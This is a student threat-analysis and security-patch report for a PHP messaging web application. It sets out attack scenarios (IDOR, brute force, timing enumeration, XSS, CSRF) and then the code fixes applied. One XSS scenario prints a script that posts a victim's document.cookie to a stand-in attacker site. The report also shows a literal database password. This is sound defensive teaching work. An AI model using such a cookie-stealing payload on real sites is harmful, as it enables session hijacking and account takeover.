STI 2020 - Project 2

Teacher: Rubinstein Abraham

Students: Bécaud Arthur, Egremy Bruno

Date: 24.01.2021

Table of content

Introduction

The objective of the second part of the STI project is to secure a messaging web application made by another group of students who focused on the technical aspect and not the security.


For a quick reminder, the web application is used within a company and allows collaborators to message each other in the same way you would use an emailing service. The application contains two roles :

● Collaborator role	allows the user to see all received messages, send messages, and change his password.
● Administrator role	has the same permissions as the collaborative role but is also allowed to create, edit, or delete a user.

All the messages are private, a user must only see his messages.

System description

Data Flow Diagram



Assets

The **application database** contains confidential data. An incident involving this asset could result in data loss or leak.

The **collaborative actions** must only be accessed by logged in users with at least collaborative permissions.

The **administrative actions** are confidential, only the administrators can access them. An incident involving this asset could result in user loss.

The **infrastructure**’s integrity and availability is an asset too. An incident involving it could result in the non-availability of the messaging application.

Security perimeter

The perimeter is defined within the project specification. It only concerns the securitization of the application, and not of the server (Apache config, HTTPS, etc.) or the machine (OS, VM, etc.).

Threats

Following, the threats sources list.

Source	Intent	Target	Probability
Hackers, script-kiddies	Fun, glory	Everything	High
Smart user	Privileges	Application logic flaws	High
Cybercrime	Financial	Credentials stealing, spam, sensitive information stealing	Medium
Employees	Fun, glory, resentment, financial	Everything	Medium

Attack scenarios

Database intrusion

Business impact:	high (integrity and confidentiality loss)
Threat source:	hackers, script-kiddies, cybercrime, employees
Motivation:	curiosity, financial
Targeted asset:	database

Attack scenario

A user knows there is an SQLite database accessible with the */phpliteadmin.php* URL. He accesses the page and sees a password requirement. He tries to brute-force it with many different passwords and connects successfully after trying 'admin'. Now, he can read the messages of anyone and impersonate anyone to send messages.

Controls

Set a new strong password in the *phpliteadmin.php* file.

Access to all messages when logged in

Business impact:	high (confidentiality loss)
Threat source:	hackers, script-kiddies, cybercrime, employees
Motivation:	curiosity, financial
Targeted asset:	messages

Attack scenario

A user accesses the details or messages pages and notices an id field with a value in the URL. After some thought, he tries to change the value of the id and to request the new URL. The application returns a message unknown to the user which understands he could access messages he does not own. He then brute-force all the possible id and find sensitive data about the company.

Controls

Change the GET method to POST and add an access verification step to message access.

Brute-forcible login form

Business impact:	high (integrity, confidentiality loss)
Threat source:	hackers, script-kiddies, cybercrime, employees
Motivation:	curiosity, financial
Targeted asset:	login

Attack scenario

A user wants to access the account of one of his colleagues for an unknown reason. He figured out his username but not his password. After trying many passwords manually, he gets tired of doing it himself and goes searching for a script to automate the task. After a good hour, he found a script, set it up correctly, and began to input hundreds of passwords each second. After a few minutes, he logged in successfully into his colleague's account.

Controls

Prevent brute-forcible login, use a CAPTCHA.

Username enumeration through response timing

Business impact:	Low (small confidentiality loss)
Threat source:	hackers, cybercrimes
Motivation:	application reconnaissance
Targeted asset:	login

Attack scenario

A hacker wants to enumerate all the users from the application. After testing the login form with many different users, he concluded there is nothing odd with the response's content but he did notice a slight difference in the response timing. After more tests, he saw that inputting long passwords resulted in a long response timing (~80ms) for some usernames, and very short timing (~20ms) for others. Knowing that he hypothesized that passwords are not hashed when the username is invalid.

After listing many usernames responding with a long timing, he successfully brute-forced a few, including an administrative account which he used to see all the users and prove his hypothesis because all the listed users from the previous attack were present in the user administration panel.

Controls

Hash the passwords, or produce a delay simulating the password hashing process to prevent enumeration through response timing.

Phantom collaborative user

Business impact:	Low (low privilege backdoor)
Threat source:	hackers, cybercrimes
Motivation:	a backdoor to the application
Targeted asset:	user management

Attack scenario

After compromising the application and escalating his privilege to the administrative role, a hacker creates a user to test the administrative functionality on a user account. Using the edit functionality of a user, he sees a select input for the user role. Out of curiosity, he edits the value of the select option within the HTML and sends a user edit request to the server with what seems to be an out of bounds role value. After coming back to the user administration panel, where all the users are listed, his new user had disappeared. He then tried to connect into a new session with the new user credentials, and the user was loggable with collaborative permissions. The hacker has discovered a way to hide collaborative accounts in the application.

The source of this issue comes from how the users are retrieved from the database. The database contains a *User* and a *Role* table. When the users are requested for the administration panel, the two tables are joined together with an 'INNER JOIN' resulting in only showing the users with an existing role key.

Controls

Prevent the input of invalid roles.

Administrator session hijacking - XSS

Business impact:	high (integrity and confidentiality loss)
Threat source:	hackers, script-kiddies, cybercrime, employees
Motivation:	fun, financial
Targeted asset:	messages, users

Attack scenario

An employee of the company wants to show his skills by "hacking" the company messaging application. After some search he discovers what is an XSS attack and sends a message to himself with the subject *<script>alert("TEST");</script>*. When coming back to his inbox, he is welcomed with a *TEST* alert affirming the XSS vulnerability of the application.

After even more research, he understands the application uses a cookie to keep the logged-in session and that he could steal a cookie using an XSS attack. Knowing an active administrator username he sends him a message containing a fake IT request with the following payload that will make a fetch request to his website, that log any incoming requests (example), with the administrator cookie :

```
<script> fetch('https://myspoofingwebsite.com', { method: 'POST', mode:
'no-cors', body: document.cookie }); </script>
```

After some time he received the cookie, set the cookie value locally, and accessed the administration page successfully.

Controls

Use the HttpOnly tag at cookie creation to prevent it from being accessed by Javascript code, and sanitize user input on the website.

To prevent even further the cookie from being stolen, a secure tag can be used to only allow the cookie to be accessed on HTTPS communication.

Administrator session hijacking - CSRF

Business impact:	high (integrity and confidentiality loss)
Threat source:	hackers, script-kiddies, cybercrime, employees
Motivation:	fun, financial
Targeted asset:	messages, users

Attack scenario

An employee finds the CSRF vulnerability of the cookie configuration and decides to send a link to his blog to an administrator. The administrator, which has a session, goes to the malicious blog. The employee effortlessly recovers the administrator's session cookie (which is a third party cookie, in the context of the blog) if the administrator does a POST request on the blog..

Controls

By setting the SameSite cookie attribute to “strict” or at least to “lax”, the third-party cookie won’t be transmitted to a malicious website.

Administrator privilege escalation - XSS

Business impact:	high (integrity and confidentiality loss)
Threat source:	hackers, script-kiddies, cybercrime, employees
Motivation:	fun, financial
Targeted asset:	messages, users

Attack scenario

The same employee of the previous XSS attack wants to reiterate in another way. When accessing the administrative account he had time to check out the edit form of a user from the administrative panel. Knowing what data must be posted to the */user/editUser.php* endpoint, he prepared a new XSS payload that will send a POST request to the endpoint to escalate the role of his account.

Sometime after sending a message containing the XSS payload to the same administrator, he received the administrative privileges.

Controls

Sanitize user input on the website.

Administrator privilege escalation - CSRF

Business impact:	high (integrity and confidentiality loss)
Threat source:	hackers, script-kiddies, cybercrime, employees
Motivation:	fun, financial
Targeted asset:	messages, users

Attack scenario

After a few days following what our previous employee did, a new version of the application was published, fixing the XSS vulnerability. In response to that, our proud employee still resolved to find a way to attack the application, searched for a new way to escalate to an administrative role, and discovered CSRF attacks.

Using his website, disguised as a simple blog, he set up the same attack from Administrator privilege escalation - XSS scenario then sent a new message to the administrator asking help for how to handle a feature on his blog, with a reference to the blog. Some time passed and the employee received the administrative privileges.

Controls

Use a CSRF token to prevent a user from performing actions without him knowing.

Countermeasures

Strong database password

To prevent the database to be accessed by anyone, a strong password must be set respecting at least the following rules:

- Minimum of 8-10 characters.
- Minimum of 1 lower case char.
- Minimum of 1 upper case char.
- Minimum of 1 number.
- Minimum of 1 special character.

In our case we have set the password: ***!s9Tb87l*Te@Q65VFjnxOyGH$mXDqj***

Message access verification

To prevent logged users from reading the messages of other users, a proper message owning verification must be added.

To do so, the *dbManager::findMessageByID* method was updated to return the recipient id.

```
/**
* @param $id int id of the message who must be found
* @return false|PDOStatement boolean false it the message isn't found or
an object that represents the message
* required with username for sender and recipient
*/
function findMessageByID($id){
   // Search for the desired message
   $stmt = $this->file_db->prepare("SELECT m.id, m.date, m.subject,
m.body, s.username as sender, r.id as recipientId, r.username as
recipient FROM messages AS m
           INNER JOIN Users AS s ON m.sender == s.id
           INNER JOIN Users AS r ON m.recipient == r.id
           WHERE m.id=:id");
   $stmt->execute(['id' => $id]);
   return $stmt->fetch();
}
```

A new *isMessageAccessAllowed* method was added in the *IdentityManagement* class.

```
/**
* @param $session array contain the session of the user
* @param $msgId string id of the required msg
* @param $dbManager dbManager Object dbManager to use a function
* @return PDOStatement if allowed
*/
public static function isMessageAccessAllowed($session, $msgId,
$dbManager) {
   // If the user is not logged or the flag logon is false the user will
be redirected to the login page
   if(!$session['logon']) {
       IdentityManagement::inboxRedirect($dbManager);
   }
   $msg = $dbManager->findMessageByID($msgId);
   if ($msg == null || $session['id'] != $msg['recipientId']) {
       IdentityManagement::inboxRedirect($dbManager);
   }
   return $msg;
}
```

The *loginRedirect* and *inboxRedirect* methods close the database connection and redirect the user to the login or inbox page.

Then the details.php and message.php were updated to use this new method that returns the message or redirects the user to the login or inbox page.

```
...
// Search for the desired message to show
$message = IdentityManagement::isMessageAccessAllowed($_SESSION,
$_POST['id'], $dbManager);
...
```


POST method

Using the POST method is almost always the best option. It prevents HTML's form parameters to be logged or easily altered by the user. Therefore all the form of the website was updated to use the POST method except for the pagination.

CAPTCHA

Preventing brute-force attacks is a hard task. There are many possibilities but all include their pros and cons. Our solution is to use Google reCAPTCHA technology to prevent automated brute-force attacks.

To do so, a new google reCAPTCHAv2 key site was created (create your own here).



Libellé

sti_project2

12 / 50

Type de reCAPTCHA : v2 Case à cocher

Clés reCAPTCHA

Utilisez cette clé de site dans le code HTML de votre site destiné aux utilisateurs. Voir l'intégration côté client

COPIER LA CLÉ DU SITE: 6LcobTQ[redacted]

Utilisez cette clé secrète pour la communication entre votre site et le service reCAPTCHA. Voir l'intégration côté serveur

COPIER LA CLÉ SECRÈTE: 6LcobTQ[redacted]

Then the *login.php* HTML side was updated to add the reCAPTCHA according to the documentation.

```
<html>
  <head>
    ...
    <script src="https://www.google.com/recaptcha/api.js" async
defer></script>
  </head>
  <body>
    ...
    <form action="./login.php" method="POST">
      <div class="g-recaptcha" data-sitekey="...site_key..."></div>
      ...
      <button type="submit" value="Submit">Sign in</button>
    </form>
    ...
  </body>
</html>
```

And by following an article, a new *checkCaptcha* method was added in the *login.php* PHP side and used to check if a user successfully responded to the CAPTCHA.

```
/**
* https://www.knowband.com/blog/tips/integrate-google-recaptcha-php/
* @return false
*/
function checkCaptcha() {
   if (isset($_POST['g-recaptcha-response']) &&
!empty($_POST['g-recaptcha-response'])) {
       $secret = '6LcobTQ...';
       $verifyResponse =
file_get_contents('https://www.google.com/recaptcha/api/siteverify?secre
t='.$secret.'&response='.$_POST['g-recaptcha-response']);
       $responseData = json_decode($verifyResponse);
       return $responseData->success;
   } else return false;
}
```

Prevent username enumeration

To prevent user enumeration through response timing, an *else* statement was added to still hash the inputted password even if the username is invalid. It is not the best solution because it requires the server to use his resources for no reason and could in some cases result in a way to DDOS the service. In our case, the reCAPTCHA prevents it.

```
// Check if the user sent by the form exists in the database
$user = $dbManager->findUserByUsername($_POST['username']);
// If the user does not exist the database send the false value
if($user != false) {
   ...
} else {
   // Still verify the password to prevent user enumeration through
response timing
   // Use a random keyword hash to compare
   password_verify($_POST['pass'],
'$2y$10$bytddRuEXIru/YCb.jtXNep4.Z4r7ZInXdLDwp8s6Vko1157xTagq');
}
```

Valid role verification

To prevent invalid role input, a new *if* statement was added into the addUser.php and editUser.php file to verify user input.

```
// Check selected role
if ($_POST['role'] != 1 && $_POST['role'] != 2) {
   $error = "Invalid role selected";
}
```

Cookie configuration

To prevent session hijacking by cookie stealing, the tags *HttpOnly* and *SameSite* are modified.

```
$lifetime = 0;
$path = '/';
$samesite = 'strict';
$domain = '';
$secure = false;
$httpOnly = true;

session_set_cookie_params($lifetime, $path.'; samesite='.$samesite,
$domain, $secure, $httpOnly);
```

The cookie can only be shared through HTTP on a site with the same domain name.

Sanitize user input

To prevent XSS attacks, a new filterString method was added in the Utils class and used to sanitize all string content that would reaper in the client-side (username, message subject, or body). The concerned files are *addUser.php* and *message.php*.

```
/**
* @param $str String input to filter
* @return false String if successful or false (boolean instance)
*/
public static function filterString($str) {
   return $str == null ? false : filter_var($str,
FILTER_SANITIZE_SPECIAL_CHARS,
       array('flags' => FILTER_FLAG_STRIP_LOW |
FILTER_FLAG_ENCODE_HIGH));
}
```

CSRF token

To prevent CSRF attacks, a new token was added to the user session on the server-side. To implement this fix, two methods have been added to the IdentityManagement class.

First, the *generateNewSessionToken* method creates and returns a new CSRF token using the *password_hash* method to hash a pseudo-random value of 32 bytes with *openssl_random_pseudo_bytes* using the BCRYPT algorithm.

```
/**
* Generate and return a CSRF token.
* @return false|string|null
*/
public static function generateNewSessionToken() {
   return password_hash(openssl_random_pseudo_bytes(32),
PASSWORD_BCRYPT);
}
```

Then the *isTokenValid* method is used to compare a session token and the second provided token and return a boolean value to confirm if the two tokens are identical. At each call of the method, the session token is updated using the previous new method.

```
/**
* Compare the session's token with the provided one and update session's
token.
* @param &$session array is the user's session
* @param $token string received from the post request
* @return bool
*/
public static function isTokenValid(&$session, $token)  {
   if ($session == null || $token == null) {
       return false;
   }
   // Get both token to compare
   $str1 = $session['token'];
   $str2 = $token;
   // Generate new token
   $session['token'] = IdentityManagement::generateNewSessionToken();
   // Compare token
   //
https://stackoverflow.com/questions/32671908/hash-equals-alternative-for
-php-5-5-9
   if(strlen($str1) != strlen($str2)) {
       return false;
   } else {
       $res = $str1 ^ $str2;
       $ret = 0;
```

```
        for($i = strlen($res) - 1; $i >= 0; $i--) $ret |= ord($res[$i]);
        return !$ret;
    }
}
```

Then all the forms used for actions (create, edit or delete user/message) have been included in a new hidden CSRF token input.

```
<form method="post">
  <input type="hidden" readonly name="token" value="<?php echo
$_SESSION['token'] ?>" />
  ...
</form>
```

And finally, all the PHP files containing action processing have been included in a new *if* statement to verify the CSRF.

```
if (isset($_POST['token']) &&
IdentityManagement::isTokenValid($_SESSION, $_POST['token'])) {
   // proceed to next steps
   ...
}
```

Vulnerability summary

Following, a list of all the vulnerabilities found.

Status	Vulnerability	Remediation
Fixed	Database weak password	New database strong password
Fixed	All messages accessible when logged in	Message access verification
Fixed	Parameters in URL due to GET method	Use POST method
Fixed	Brute-forcible login	Use of a CAPTCHA on the login
Fixed	Username enumeration through response timing	Always hash the password
Fixed	Phantom collaborative user	Verification of the user’s role
Fixed	Cookie misconfiguration	Set *HttpOnly* and *SameSite* tag in cookies
Fixed	XSS attack	Sanitize user input
Fixed	CSRF attack	New CSRF token in user’s session updated after each action
Not fixed	Clear traffic	Use HTTPS
Not fixed	Obsolete PHP version	Update to new PHP version still supported for the security update

Conclusion

To conclude this threats analysis document and security patch, the messaging application is way more robust than before. A lot of vulnerabilities were patched and should at least prevent small threats to attacks for now.

This kind of threats analysis should be processed at each application's update to prevent the appearance of vulnerabilities as much as possible. Followed by a security patch if needed.